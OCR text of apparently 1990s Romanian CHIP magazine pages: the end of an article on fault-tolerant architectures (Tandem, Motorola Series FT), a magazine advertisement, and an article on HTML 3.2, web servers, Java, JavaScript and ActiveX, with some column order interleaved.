
Arhitectura sistemului Tandem înglobează subsistemele UCP, memorie şi controllere de intrare/ieşire într-o singură unitate înlocuibilă (vezi figura „*Arhitectura sistemului Tandem*„).

Aceste unităţi pot comunica între ele printr-o magistrală duală, numită Dynabus. Subsistemele de disc, bandă, comunicaţie şi controllere terminale sunt unităţi înlocuibile pe teren, prin ele însele. În timp ce la sistemele Tandem, din prima categorie, unităţile UCP/memorie sunt înlocuibile pe teren, la sistemele CLX din a doua categorie, ele devin înlocuibile de către client. Ideile de bază care apar odată cu arhitectura Tandem sunt următoarele:
- necesitatea existenţei a *două căi* de acces distincte, de la orice controller de terminal la orice subsistem fizic, precum ar fi UCP, memorii, discuri şi benzi, căi necesare pentru interpretarea comenzilor utilizatorului;
- gruparea subsistemelor în *grupuri pereche de subsisteme* pentru tolerarea defectelor.

Sistemul de operare implementează algoritmii de management al perechii şi decid care resurse vor juca rolul de rezervă. Sistemul de operare utilizează o combinaţie de tehnici de tolerare ierarhice şi de tip grup, pentru a tolera pentru utilizatori defectările resurselor hardware: dacă una dintre resursele hardware active de pe o cale activă se defectează sistemul de operare utilizează cealaltă cale pentru a continua să furnizeze servicii pentru utilizatorii afectaţi. De exemplu, dacă un subsistem software care interpretează comenzile utilizatorului utilizează un disc prin intermediul unui anumit controller de disc, şi controllerul de disc se defectează, sistemul de operare maschează defectarea prin redirectarea acceselor următoare spre disc prin alt controller de disc. Sistemul de operare poate, de asemenea, să se asigure că defectările discului, magistralei sau controlerului sunt mascate prin procesele aplicaţiei de nivel mai înalt. Dacă unitatea înlocuibilă UCP/memorie se defectează, orice subsistem software care se executa pe acea unitate se defectează de asemenea. Arhitectura hardware garantează că există alte unităţi UCP/memorie, cu acces la resursele necesitate de către subsistemele defectate. Dacă un subsistem defectat este unul primar, într-un grup care implementează o sarcină de sistem de operare, precum ar fi o intrare/ieşire pe disc, atunci defectarea sa este mascată în mod automat de la nivelul subsistemelor utilizator de nivel mai înalt, prin promovarea unei rezerve pe rol de primar. Un exemplu de granularitate fină îl puteţi vedea în figura „*Arhitectura multiprocesorului Sequoia*“.

Serviciile şi controllerele de intrare/ieşire sunt implementate prin microprocesoare pereche, care execută acelaşi şir de instrucţiuni în paşi sincronizaţi şi compară, în mod continuu, rezultatele lor. Subsistemele de memorie se bizuie pe coduri detectoare/corectoare de erori. Subsistemele individuale CPU, memorie şi controller de intrare/ieşire sunt încorporate ca unităţi înlocuibile ale clientului. Comunicaţia tolerantă la defectări, între unităţi înlocuibile, este asigurată printr-o magistrală sistem duală. Fiecare magistrală este compusă din-

Sistemele Motorola Series FT


Arhitectura sistemelor Motorola Series FT
SET 0 CPU
SET 1 CPU
SET 2 CPU
Nucleu de prelucrare de încredere
Magistrale tolerante la defectări duale
Subsistem disc
Comm-uri şi I/O

Sistemele Motorola Series FT utilizează o arhitectură de calcul deschisă, tolerantă la defectări. Arhitectura combină toleranţa la defectări cu performanţa înaltă a multi-prelucrării simetrice dintr-un mediu UNIX standard.

Sistemele Motorola Series FT au un nucleu de prelucrare şi un subsistem de intrare/ieşire tolerante la defectări de tip grup, cu o arhitectură de tipul celei prezentate în Fig. 3.

Nucleul de prelucrare al sistemului este proiectat să comunice pe magistrale duale, tolerante la defectări, redundante, cu subsistemele de intrare/ieşire, care la rândul lor sunt şi ele duplicate. El constă din două sau trei seturi CPU, fiecare conţinând unul sau mai multe microprocesoare, împreună cu cache-urile şi memoriile lor partajate asociate. Performanţa unui sistem Series FT poate fi crescută prin adăugarea mai multor procesoare la un set CPU, în timp ce fiabilitatea lui poate fi crescută prin adăugarea de seturi CPU la sistem. Logica de comparare hardware, care este integrată pentru fiecare magistrală tolerantă la defectări, detectează defectările dintr-un set CPU. Această logică dezactivează setul CPU defectat şi în mod normal, prelucrarea continuă pe seturile CPU rămase.

Subsistemele de intrare/ieşire au controlere redundante care utilizează nucleul de prelucrare tolerant la defectări pentru a detecta şi corecta erorile de intrare/ieşire. Toate componentele unui subsistem sunt dublate. De exemplu, subsistemul de disc include două magistrale tolerante la defectări, două controlere SCSI şi două discuri. Separarea completă între cele două subsisteme oferă siguranţa că un defect în unul dintre subsisteme nu va corupe celălalt subsistem. Dacă sistemul detectează erori, el reconfigurează subsistemul de intrare/ieşire, pentru a utiliza numai subsistemul care funcţionează. Module adaptor speciale conectează module de sine stătătoare, standard magistrală VME, la magistrala tolerantă la defectări.

tr-un segment procesor care conectează CPU-urile, un segment memorie care conectează unităţile de memorie şi elementele de intrare/ieşire şi un segment global care conectează magistralele menţionate anterior, via interfeţele master (MI) şi interfeţele slave (SI). Atât interfeţele master cât şi cele slave asigură izolarea electrică pentru segmentele de magistrală adiacente, din raţiuni de limitare a erorilor. Sistemul de operare utilizează tehnici ierarhice de tolerare a defectelor, pentru a ascunde orice defectare singulară a subsistemelor hardware faţă de subsistemele softare de care ele depind. De exemplu, când un subsistem CPU se distruge, sistemul de operare încearcă automat să relanseze subsistemul software care a fost executat de către CPU defectat, pe un alt subsistem CPU, prin utilizarea unui punct de verificare anterior salvat, care defineşte starea subsistemului. Pentru a exista siguranţa că actualizările stării subsistemului sunt atomice, cu respectarea distrugerilor CPU, este adoptată o tehnică de tip „oglindire“. Aceasta cere ca sistemul de operare să menţină două copii ale stării unui subsistem software, pe două unităţi diferite de memorie. Pentru a tolera defectările de tip omisiune la citirile din memorie, toate paginile de date în operaţiile de tip scriere sunt duplicate pe diferite elemente fizice de memorie şi toate paginile de tip citire sau numai executabile, sunt memorate de asemenea pe discuri diferite. Dacă un element de memorie se defectează, pagina de memorie care nu poate fi citită este restabilită de pe alt element de memorie sau alt disc, dependent de faptul că ea a fost o pagină în care se scria sau numai una din care se citea sau se executa. Sistemul de operare poate de asemenea să tolereze defectările singulare de pe disc prin duplicarea paginilor de pe discuri pe discuri porturi duale, ataşate la diferite controllere de intrare/ieşire. În acest mod, sistemul de operare poate masca orice defectare singulară a unei unităţi hardware înlocuibile, atâta timp cât cel puţin două subsisteme CPU, două subsisteme controller de intrare/ieşire şi două subsisteme de memorie lucrează corect şi toate defectările care apar sunt complet restabilite, înainte ca să apară o a doua defectare.

Dezvoltatorii de software de tipul sistem de operare presupun în mod tipic că subsistemele CPU, controller de intrare/ieşire şi controller de comunicaţie au comportamentul cu defectări permise de tip omisiune la citire/scriere şi că magistralele de comunicaţie şi liniile de comunicaţie au comportamentul cu defectări permise de tip omisiune sau omisiune/performanţă. Un astfel de comportament cu defectare permisă, restrictiv pentru defectările hardware, permite proiectanţilor de sistem să utilizeze tehnicile cunoscute de tolerare ierarhică şi de tip grup, pentru a tolera defectările subsistemelor hardware, precum ar fi duplicarea la memorare, pentru a masca pierderea datelor, replicate pe două subsisteme de memorare sau două subsisteme de tip disc, cu comportamente cu defectări permise de tip omisiune la citire.

În scopul de a detecta defectările de pe magistrale, liniile de comunicaţie, subsistemele de memorie şi disc, în general, se utilizează coduri detectoare de erori. În timp ce pentru CPU-uri şi controllerele de intrare/ieşire, bazate pe coduri detectoare de erori, există posibilitatea ca datele scrise pe o magistrală sau elemente de memorare, pe durata ultimelor câteva cicluri dinainte de detecţia unei defectări, să fie eronate, duplicarea şi compararea prin utilizarea circuitelor de comparare cu autoverificare, în mod virtual, elimină posibilitatea unor astfel de distrugeri. Costul acestei excelente capacităţi de detecţie a defectărilor este acela că sunt necesare două subsisteme hardware plus logica de comparare, în locul unui singur subsistem elementar, mărit cu circuitul de detecţie a erorilor.

Sunt posibil de implementat şi mecanisme de management al redundanţei, care tolerează defectările subsistemelor hardware, direct în hardware, de exemplu prin utilizarea tehnicilor de tolerare de tip grup, precum ar fi triplarea subsistemelor fizice, cu comportamente cu defectări permise arbitrare şi cu votare sau dublarea subsistemelor hardware, cu comportamente cu defectări permise de tip distrugere. Aceasta permite ca defectările unui singur subsistem să fie mascate la nivele de abstractizare software mai ridicate şi să crească timpul mediu între defectări.

Subsistemele software sunt similare, în multe privinţe, unităţilor hardware înlocuibile. Acestea sunt unităţi de bază ale defectării, înlocuirii şi dezvoltării de software. La fel ca în cazul unităţilor hardware înlocuibile, obiectivul final este de a permite unităţilor software să fie înlocuite dintr-un sistem fără a întrerupe activitatea utilizatorilor. Când acest lucru este imposibil de atins, fie din cauza costului şi complexităţii, fie din cauză că numărul de subsisteme active care asigură o sarcină scade sub un anumit prag, obiectivul următor este de a exista siguranţa că subsistemele software au un comportament cu defectări permise „clasic“, precum ar fi distrugerea, omisiunea sau performanţa. Aceasta va permite utilizatorilor lor (posibil umani) să realizeze restabilirea după defectări, bizuindu-se pe protocoalele simple de mascare, precum ar fi „conectează-te din nou“ sau „aşteaptă câtva timp şi încearcă din nou“.

Un lucru necesar, înainte de implementarea unei sarcini de către un grup de subsisteme software, capabile să mascheze defectările sarcinilor procesorului, este existenţa unor procesoare gazdă multiple, cu acces la resursele fizice utilizate de către acea sarcină. De exemplu, dacă un disc care conţine o bază de date poate să fie accesat de către 4 procesoare diferite, atunci poate fi organizat un grup subsistem de baze de date, format din 4 membri, pentru a masca până la trei defectări concurente de procesoare.

Pentru orice servicii, politica de sincronizare a grupului de subsisteme precizează gradul de sincronizare locală a stărilor care trebuie să existe între subsistemele care implementează serviciile.

Sincronizarea strânsă prevede faptul că stările locale ale membrilor sunt sincronizate strâns, fiecare cu fiecare, prin lansarea tuturor membrilor ca să execute în paralel toate cererile de servicii şi să treacă prin aceeaşi secvenţă de tranziţii de stare. Ieşirea grupului depinde de comportamentul cu defectări permise presupus pentru membrii săi. Dacă membrii grupului se pot defecta în moduri arbitrare, votarea majoritară este metoda comună cea mai utilizată: un răspuns al grupului este trimis la ieşire numai dacă există un acord al majorităţii membrilor.

În contrast cu *sincronizarea strânsă*, sincronizarea liberă ierarhizează membrii grupului în funcţie de cât de strâns sunt ei sincronizaţi cu starea curentă a sarcinii.

În sistemele tolerante la defectări, unde subsistemele software se pot muta de pe un procesor gazdă pe altul, este convenabil să nu se ceară clienţilor să cunoască localizarea subsistemelor care furnizează o sarcină. Scopul unor astfel de servicii, numite transparente faţă de localizare, este de a masca pentru clienţi efectele defectărilor individuale ale subsistemelor unui grup.

Înţelegerea ariei tehnice atât de complexe a calculului tolerant la defectări cere identificarea conceptelor sale fundamentale şi precizarea zonelor ambigue. Conceptele şi terminologia clară ajută la proiectarea unui sistem tolerant la defectări şi care utilizează o cantitate corectă de redundanţă la diferite nivele de abstractizare, pentru a obţine anumite rezultate optime din punctul de vedere funcţiuni/încredere/cost. Există astăzi o „teorie a complexităţii“, destul de puţin dezvoltată însă, referitoare la calculul tolerant la defectări, care ar putea practic ghida un proiectant în alegerea uneia dintre multiplele soluţii posibile de management al redundanţei la diferite nivele hardware, sisteme de operare şi aplicaţii. Aceste alegeri sunt dificil de făcut, nu numai din lipsa unor informaţii analitice şi experimentale asupra costului diferitelor tehnici de management al resurselor, dar şi din lipsa unor date publicate asupra tipurilor de comportamente defecte pe care diferite componente le manifestă, precum şi asupra a ce fel de distribuţii ale defectărilor sunt asociate cu astfel de componente. Aspectele stochastice, inerente în toleranţa la defectări, adaugă o altă dimensiune la complexitatea proiectării. Mai mult decât atât, chiar dacă cineva ar avea disponibile toate costurile şi datele de defectare teoretice şi experimentale necesare, numărul de alegeri care ar trebui luat în considerare ar fi atât de mare, încât este puţin probabil ca o căutare sistematică pentru optimalitate să poată avea loc. Pentru aceasta şi *pentru multe alte raţiuni, construirea sistemelor tolerante la defectări este posibil să rămână o artă în viitorul previzibil.* Un lucru pare a fi sigur: odată cu creşterea necontenită a dependenţei de sistemele de calcul, disponibilitatea serviciilor de prelucrare şi de comunicaţii în prezenţa defectării componentelor, va trebui să devină tot mai importantă. Pentru a atinge astfel de nivele ridicate de disponibilitate, în viitor tot mai multe sisteme vor trebui să fie tolerante la defectări. ■

]

Utilizatori din toată lumea uniți-vă!

CHIP

ACUM! Cele mai bune teste! Cele mai interesante comparații între produsele de pe piață!

ACUM! Cele mai bune prezentări de hardware și software! Cele mai multe știri despre noutățile din lumea calculatoarelor!

ACUM! Cele mai multe și cele mai bune sfaturi pentru depanarea calculatorului și aplicații! Cele mai interesante workshop-uri!


ACUM! Cele mai bune servicii pentru cititori: CHIP Service, CHIP Hotline și în curând ... CHIP Special!

Testele noastre sunt transparente şi independente. Testaţi-ne şi dumneavoastră la chioşcuri sau la telefon: 068/150886;153108.

CHIP

A little bit more

Dumitru Rădoiu




Despre Web la modul viitor

Majoritatea celor care se ocupă de siturile Web ştiu foarte multe lucruri despre formatarea paginilor, despre HTML sau PDF, despre protocoale, despre apleturi Java şi programarea în JavaScript sau VBScript, despre ActiveX sau specificaţiile HTML 3.2. Dar ca şi în lumea în care trăim, în care fericirea este caracterizată de permanenţă iar viaţa este descrisă de tranzienţă, lumea webmaster-ului este caracterizată de schimbări rapide. Cu deosebire în ultimul an, webmaster-ii au fost practic copleşiţi de cantitatea de informaţii şi numărul de produse noi: alianţe Internet, servere, navigatoare, limbaje de programare Web, aplicaţii Web, securitate, îmbunătăţiri, plug-in-uri, extensii ale limbajelor, noi tehnologii de comunicaţie de la modemuri la ATM, milioane de noi pagini Web, convertoare, editoare, instrumente pentru managementul siturilor Web, visual HTML, reviste comerciale şi profesionale dedicate, carţi şi radio on-line, ziarele noastre de fiecare zi pe net, posturi de televiziune on-line, publicaţii ştiinţifice accesate pe web, biblioteci şi universităţi virtuale, magazine şi banci digitale, una peste alta un munte de informaţie cu mai multă sau mai puţină valoare în care trebuie "săpat". Specializările au devenit din ce în ce mai înguste pe măsură ce timpul mediu de viaţă al informaţiilor ştiinţifice s-a scurtat. Deseori am fost încercaţi de un sentiment al zădărniciei şi am căutat criterii validate pentru selecţia informaţiilor sau "scurtături" în procesul de asimilare a noilor produse.

Aş dori, în următoarele cîteva rînduri, să relevăm amprenta perioadei care a trecut asupra caracteristicilor tehnologiei Web.

Viitorul HTML

După o evoluţie care, în cel mai bun caz, poate fi descrisă ca lentă, singurul standard la această oră este tot bătrînul HTML 2.0. Specificaţiile HTML 3.0 au generat atîtea controverse încît n-au sfîrşit prin a deveni standard şi au expirat în septembrie 1995. În locul lor au fost formulate specificaţii noi (HTML 3.2) care beneficiază de suportul celor mai înfocaţi critici ai HTML 3.0 (numit, după o perioadă în care schimbarile l-au făcut de nerecunoscut, HTML +): Microsoft, Netscape, Sun, SpyGlass, IBM, Novell şi SoftQuad. Noile specificaţii HTML 3.2 preiau din HTML 3.0 doar caracteristicile general acceptate de utilizatori şi producătorii de navigatoare: imagini senzitive pe partea de client, o bună parte din



extensiile Netscape legate de tabele, de alinierea imaginilor și textului, atribute relative la fonturi, fundaluri și culori, inserarea apleturilor Java și cîteva modificări minore ale vechiului standard 2.0. Modificările majore - inserarea scripturilor Java sau VB, a formulelor matematice și a stilurilor (style sheets) - sînt deja cuprinse în următoarele specificații, HTML 3.3.

Pentru cei care doresc mai multe detalii legate de HTML 3.2 există caseta alăturată.

Servere și îmbunătățiri

Piața serverelor Web a cunoscut o dinamică deosebită: WebStar, QuaterDeck Star Nine și WebCenter pentru Mac OS, Microsoft Internet Information Server (IIS) 2.0, Purveyor, Netscape Enterprise Server, Netscape FastTrack pentru PC și lista ar mai putea continua. Cu toate că pînă acum CGI (Common Gateway Interface) și-a făcut datoria aducînd siturilor statice interactivitate prin intermediul scripturilor (noutăți găsiți la rubrica Webmaster), tendința actuală este de a introduce un suport suplimentar, propietar, API (Application Programming Interface), o interfață mult mai directă și mai simplă cu bazele de date. În această direcție Microsoft propune ISAPI, dezvoltat împreună cu Process Software (Internet Server Application Programming Interface) iar Netscape propune NSAPI (Netscape Server Application Programming Interface). Dar și într-un caz și în celălalt, cîștigurile de performață se obțin prin renunțarea la portabilitate.

Pentru a obține un impact pe scară mare, Microsoft oferă serverul gratuit. Nu este însă o consolare suficientă la suportul incomplet pentru Server-Side Includes, absența instrumentelor de dezvoltare (FrontPage se obține pe bani) și a motoarelor de căutare.

Răspunsul Netscape a fost lansarea celui mai puternic produs al companiei, Netscape Enterprise Server, bine adaptat pentru dezvoltările complexe. El este însoțit de un motor de căutare, de LiveWire și de binecunoscutul instrument de editare Navigator Gold. În scurt timp a devenit standard de facto pentru siturile web ale companiilor, în timp ce mediile universitare sînt încă dominate de NCSA/Apache.

În același timp, Netscape a forțat îmbunătățirea rapidă a limbajului JavaScript (vezi paragraful următor) pînă la punctul în care converge cu Java.

Revenind la Apache, serverul este destinat mediului Unix și este derivat din serverul NCSA. Numele său provine de la

Spre HTML 3.3

HTML este un limbaj serial în sensul că informația HTML pentru o pagină Web este încărcată <la rînd>, pe măsură ce pagina este <scanată> de către navigator. Cînd navigatorul găsește o imagine (sau un obiect inserat) el încarcă obiectul și îl inserează în poziția corespunzătoare localizării acestei informații în codul HTML. De aici (și nu numai), o mulțime de insatisfacții legate de posibilitățile reduse de DTP ale HTML. La urma urmei, HTML, prin însăși natura lui de limbaj destinat Web-ului (independent de platformă) este un limbaj care descrie structura conținutului unui document și nu caracteristicile modului lui de afișare. De aici problemele de DTP în acest limbaj în care pînă și poziționarea cu exactitate a unei imagini (sau obiect) nu este posibilă. Și asta ca să nu mai vorbim de redarea în fereastra navigatorului a unor semne grafice mai complicate cum ar fi operatorii din matematică..

Evoluția HTML a fost, înainte de toate, foarte lentă. Standardizarea a fost și este din păcate un proces greoi. De cele mai multe ori, producătorii de navigatoare (browser-e) au dat glas nemulțumirilor lor și au implementat propriilor lor tag-uri HTML, numite extensii. Cei mai prolifici au fost Microsoft și Netscape. Unele dintre ele au fost acceptate de un număr mare de utilizatori și, devenind standard de facto au fost introduse în standardele de jure. Astfel s-a întîmplat că, după cîțiva ani, tot ce avem este un standard nesatisfăcător din multe puncte de vedere: HTML 2.0 (acceptat ca standard Internet de IETF).


Specificațiile HTML care au urmat au rămas în multe privințe doar declarații de intenții neconcretizate în standarde. Să ne reamintim că specificațiile au o viață medie de 6 luni după care sau sînt acceptate ca standarde sau sînt înlocuite de alte specificații. Deci, specificațiile HTML care au urmat standardului HTML 2.0 erau în permanentă schimbare; vezi cele n variante HTML+, HTML 3.0, etc. Ele promiteau un salt revoluționar în HTML: tabele dintre cele mai complicate, ecuații științifice, un mai bun control asupra formatării și designului paginii și o mulțime de alte trăsături mai mărunte, dar care puteau face viața creatorilor de publicații Web mult mai plăcută; de pildă, glifele.

Producătorii de navigatoare au constatat însă lipsa de coerență și stabilitate a unor tag-uri și, anticipînd iminenta lor abandonare au refuzat implementarea lor preferînd crearea altora noi.

Prima companie care și-a introdus propriile sale tag-uri (numite extensii) a fost Netscape. Acțiunea a provocat suficiente valuri ca să determine Netscape să promită că va conlucra mai îndeaproape cu Consorțiul Word Wide Web și în același timp să pună pe treabă și pe alții. NCSA Mosaic, de pildă, a introdus tabelele care deși nu sînt standard au devenit o prezență larg acceptată în publicațiile electronice. Au urmat apoi toți ceilalți, dintre care cel mai prolific părea să fi fost Microsoft.

Specificațiile HTML 3.0 făcute publice cu mai bine de doi ai în urmă au fost între timp abandonate (au expirat în septembrie 1995) ceea ce explică de ce anunțarea specificațiilor 3.2 (http://www .w3.org/pub/WWW/MarkUp/html-spec/) a produs ușurare în rîndul creatorilor de documente HTML. Specificațiile anunțate, care vor deveni standard și vor fi obligatoriu implementate în navigatoare dacă vor întruni un număr mare de utilizatori și susținători) sînt produsul Consorțiului Word Wide Web, la care se adaugă con-

HTML - evoluție istorică



tribuții semnificative din partea Netscape, IBM, Microsoft, Novell, Spyglass, SoftQuad și Sun.

HTML 3.2 include o bună parte dintre cele mai răspîndite tag-uri și atribute menționate de HTML 3.0 (vezi atributele de culoare, imagini senzitive pe partea de client, inserarea apleturilor Java)

Să le comentăm pe scurt pe cele mai importante.

Imaginile senzitive pe partea de client înseamnă că toate informațiile relative la zonele active - formă și coordonate, URL-urile la care se fac trimiteri - sînt trimise navigatorului în sursa HTML. Aceasta nu numai că reduce traficul între client și server (spre deosebire de rezolvarea <clasică> cu CGI) dar conduce și la afișarea adresei la care se face referire în bara de stare a navigatorului (bara din partea de jos a ferestrei). Acest lucru nu era posibil în rezolvarea CGI deoarece maparea imaginii se făcea într-un fișier care era localizat pe server, ceea ce făcea ca în bara de stare să poată fi afișate doar coordonatele cursorului.

Imaginile senzitive au fost inițial introduse de Spyglass și preluate imediat de Netscape. Informații detaliate se pot prelua de la http://ds.internic. net/internet-drafts/.

Apleturile Java își fac și ele loc în specificațiile HTML 3.2, lucru care ne dă un indiciu cu privire la eforturile depuse de Sun ca Java să devină un limbaj standard pentru programarea pe Internet. Specificațiile se referă însă doar la tag-urile <APPLET> și <PARAM>, primul pentru inserarea apleturilor iar cel de-al doilea pentru a trece acestora parametrii de execuție.

HTML 3.2 vine de asemenea să consacre o serie de tag-uri și atribute legate de culori, fundaluri, liste și alinieri ale unor bucăți mai mari de text și propune ca standard un subset al tag-urilor Netscape legate de tabele.

În sfîrșit, ceea ce surprinde la HTML 3.2 este lipsa oricăror referiri la cadre (frames, introduse inițial de Netscape).

Ce aduc noile specificații celor care se ocupă de design-ul publicațiilor electronice pe Web? Mai întîi o ușurare că majoritatea covîrșitoare a tag-urilor pe care le folosesc deja vor deveni standard; aceasta înseamnă un plus de flexibilitate în felul în care își vor putea concepe paginile adresate tuturor navigatoarelor standard. Mai înseamnă de asemenea că producătorii de navigatoare și celalți în afară de Netscape și Microsoft aflați de o vreme în fruntea plutonului, vor introduce specificațiile în produsele lor în viitorul foarte apropiat

Mai important însă este că s-a deschis astfel calea pregătirilor pentru specificațiile HTML 3.3,care ne promit o adevărată revoluție în HTML: tandarde pentru stil (style sheet), pentru inserarea scripturilor, pentru formulele matematice, figuri, comentarii și banner-e.

A Pache). Serverul este rapid, performant și extensibil, ca să nu mai punem la socoteală că este și gratuit. Există și o versiune comercială, sub numele Stronghold, care are în plus protocolalele de securitate SSL.

Născut și dezvoltat în mediile universitare, Apache este un server Unix pur, nu beneficiază de suport tehnic, acesta fiind probabil unul din principalele motive (alături de dificultățile de administrare) pentru care nu a prins în mediile comerciale.

Netscape FastTrack este disponibil sub Unix și NT și beneficiază de funcțiuni de securitate (sub NT nu utilizează sistemul nativ de securitate NT). Elementele avansate sînt legate de gestiunea utilizatorilor, a grupelor și a drepturilor de acces.

În final, merită de asemenea menționate cîteva îmbunătățiri prezente la un mare număr de servere, îmbunătățiri care au toate șansele să devină standard.

Server-Side Includes este o dezvoltare recentă care permite dezvoltarea documentelor dinamice fără utilizarea CGI. Modul în care acesta lucrează este simplu. Serverul <scanează> documentele HTML (nu pe toate, ci doar pe cele cu o anumită extensie, de pildă .shtml) în căutarea unor comentarii care inserează stringul #include. Apoi serverul înlocuiește întregul comentariu cu fișierul la care se face referință. Această trăsătură , deși ușurează întreținerea paginilor care au elemente comune (de pildă antete sau recapitulații), scade într-o anumită măsură viteza de răspuns a severului.

Server-Push și Client-Pull Cele două trăsături au fost introduse de Netscape și au apărut menționate și în neîmplinitul HTML 3.0. Client-Pull este o facilitate implementată în sursa HTML și poate fi interpretată de mai multe navigatoare. Interpretarea constă în aceea că navigatorul cere serverului un anumit URL după un anumit interval de timp.

Server-Push se bazează pe o aplicație CGI care menține un temporizator pentru a ști cînd anume să transmită un anumit document clientului.

Java și JavaScript

Am văzut pînă acum că navigatoarele suportă excelent o sintaxă orientată text (HTML) pentru afișarea informațiilor. Caracterul serial al acestui limbaj este o limitare în sensul că, codul este interpretat serial și elementele inserate sînt afișate acolo unde apar în cod oferind un control limitat asupra formatului paginii pe ecran. La aceasta mai putem adăuga puținătatea mecanismelor pentru o interactivitate puternică. Cîteva controale (butoane SEND sau RESET de pildă) sînt suportate intrinsec de limbaj dar majoritatea celor cu care ne-am obișnuit la suprafețele grafice ale PC-urilor nu sînt încă implementate.

Într-un efort de a furniza un mediu interactiv complementar, Sun a imaginat un limbaj derivat din C++ cu modificări simplificatoare care să-l facă perfect pentru dezvoltarea de aplicații pe Web: Java.

Java este limbajul de programare care are toate șansele să devină limbajul standard pentru programarea Internet. Aplicațiile pot fi stand-alone sau inserabile în documente HTML (apleturi). Netscape a fost primul navigator care a implementat apleturile Java și care a oferit suport pentru clasele de obiecte și un API (Application Programming Interface) pentru Java.

Deoarece există foarte multă informație despre Java, nu merită să vă rețin atenția cu detalii.

Cîteva cuvinte însă despre JavaScript. Scripturile sînt mici programe necompilate, în format text, care sînt interpretate în momentul execuției și permit unui navigator Web să rezolve inteligent situațiile care astfel ar necesita un program care rulează pe serverul Web. Navigatorul interpretează declarațiile JavaScript încorporate în paginile HTML și le executată pe loc, pe computerul client, aducînd un spor de viteză în realizarea interactivității. Limbajul JavaScript a fost creat astfel încît să reflecte sintaxa limbajului Java, multe dintre cuvintele cheie fiind aceleași. Ca și Java, JavaScript este construit pe metafora obiectelor deși într-un sens mai puțin riguros. Viitorul acestui limbaj, dezvoltat inițial de Netscape, cred că depinde într-o mare măsură și de posibilitățile de interacțiune între apleturile Java și scripturile JavaScript (vezi articolul scris de Radu Greab la rubrica Webmaster din numărul trecut). Deocamdată însă, specificațiile privind inserarea scripturilor sînt încă pe mesele de lucru ale proiectanților.

ActiveX Script și VBScript

Mediul interactiv complementar propus de Microsoft este ActiveX Script și VBScript. ActiveX Scripting este standardul privind includerea oricărui limbaj de scripting într-un document (sau pagină, cum mai este numit) HTML. ActiveX Scripting este un standard independent de limbaj care definişte relaţiile dintre gazda unui asemenea program (scripting host) şi motorul de execuţie (scripting engine).

